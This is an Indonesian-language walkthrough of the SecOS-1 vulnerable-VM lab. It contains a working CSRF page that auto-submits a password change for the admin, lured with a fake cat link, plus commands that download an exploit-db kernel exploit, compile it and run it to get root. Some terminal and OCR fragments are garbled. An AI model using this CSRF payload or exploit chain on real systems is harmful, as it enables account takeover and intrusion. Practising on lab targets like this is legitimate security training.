Hey, there!

Secure Web App is part of the vulnerable VM called SecOS-1.

Want to give it a try?

Explore the website, get root and read the flag: /root/flag.txt.

SecOS: 1

Penyelesaian

\$ sudo netdiscover

IP Machine : 192.168.1.10

\$ nmap -sV -A 192.168.1.10


Port 8081

```
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```

\$ nikto -h 192.168.1.10 -port 8081

```
| Seat nikto.tst | Seat
```

Disini objektif kita adalah mendapatkan akses root dan mendapatkan flag di folder /root/flag.txt



Saya melakukan spidering di web tersebut dan menemukan hint yaitu


First: the admin visits the website (really) frequently

Second: He runs it locally, on 127.0.0.1.


Third: CSRF and $/(http:\//[-\/.\w:0-9\?\&]+)/gi$, I think that's

enough


Disini kita tau bahwa admin sering mengecek website dan menjalankannya secara local di 127.0.0.1



Disini kita tau bahwa user yang memiliki hak akses admin adalah user spiderman



Disini kita juga bisa mengirimkan pesan ke user lain



Lalu kita disini bisa menggunakan form ini untuk mengganti passwordnya dengan mengubah value yang ada.

Oke dari informasi diatas saya simpulkan kita bisa mengirimkan form ke admin agar dia melakukan pengecekkan (sesuai hint), jadi disini saya ingin melakukan serangan CSRF dengan membuat form hidden yang saya sisipkan js sederhana agar form tersubmit (disini saya mencoba untuk mengganti passwordnya). saya bait dengan gambar kucing lucu agar admin membukannya


```
GNU nano 5.4
<html>
<html>
<body>
<form name="changepass" method="post" action="http://127.0.0.1:8081/change-password">
<input type="hidden" name="username" value="spiderman">
<input type="hidden" name="password" value="kucinglucu">
</form>
<img src=="https://media.tenor.com/NQfq1liFH-8AAAAd/byuntear-sad.gif" />
<script type="text/javascript">
document.changepass.submit();
</script>
</body>
</html>
```

Setelah itu saya jalankan server secara lokal, menggunakan python

[parrot@parrot]-[~/@ \$python3 -m http: Serving HTTP on 0.0.0.	server 3030	0.0.0.0:3030/)
Secure Web App Home About Change Pass	Send message spiderman Hey can you check this cute cat ? http://192.168.1.9:3030	

Lalu langsung saja saya coba kirimkan pesan tersebut dan tunggu user spiderman membuka pesan tersebut.

Tampaknya dari log ini admin telah membuka pesan tersebut dan langsung saja saya coba masukkan user dan passwordnya.



Dan BERHASIL!

Karena kita diharuskan mendapatkan flagnya di root/flag.txt maka saya coba masukkan di url



Cannot GET /root/flag.txt

Dan ternyata tidak bisa diakses, karena saya ingat port SSH terbuka dan di pesan admin terdapat sebuah password. kenapa tidak saya coba?

\$ ssh -1 spiderman 192.168.1.10

```
parrot@parrot]-[~/CTF/secos/te
     $ssh -l spiderman 192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be established.
ECDSA key fingerprint is SHA256:4nRxgJJ7f15sHQ0pTa34kiMxz4zlDKHaK0j3NCxaqIQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.10' (ECDSA) to the list of known hosts.
spiderman@192.168.1.10's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)
 * Documentation: https://help.ubuntu.com/
 System information as of Wed Jun 28 12:03:13 CEST 2023
 System load: 0.0
                                Memory usage: 2%
                                                   Processes:
 Usage of /: 23.3% of 6.50GB Swap usage: 0%
                                                   Users logged in: 0
 Graph this data and manage this system at:
   https://landscape.canonical.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Wed May 7 18:19:57 2014 from 192.168.56.1
spiderman@SecOS-1:~$
```

Dan login ke ssh BERHASIL!

Oke sekarang kita cuman harus melakukan privilege escalation. pertama tama kita harus melakukan pencarian informasi terhadap mesin, yang saya dapatkan adalah :

- 1. Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic i686)
- 2. Linux SecOS-1 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:08:14 UTC 2014 i686 athlon i686 GNU/Linux

Langsung saja saya cari di exploit db



Langsung saja saya salin dan compile lalu saya masukkan ke server "https://www.exploit-db.com/exploits/37292"

\$ wget https://www.exploit-db.com/download/37292
\$ mv 37292 exploit.c && gcc exploit.c -o exploit && chmod +x exploit
&& ./exploit

```
# whoami
root
# cat /root/flag.txt
Hey,

Congrats, you did it !

The flag for this first (VM) is: MickeyMustNotDie.
Keep this flag because it will be needed for the next VM.

If you liked the Web application, the code is available on Github.
(https://github.com/PaulSec/VNWA)

There should be more VMs to come in the next few weeks/months.

Twitter: @PaulWebSec
GitHub : PaulSec
#
```

FLAG : MickeyMustNotDie.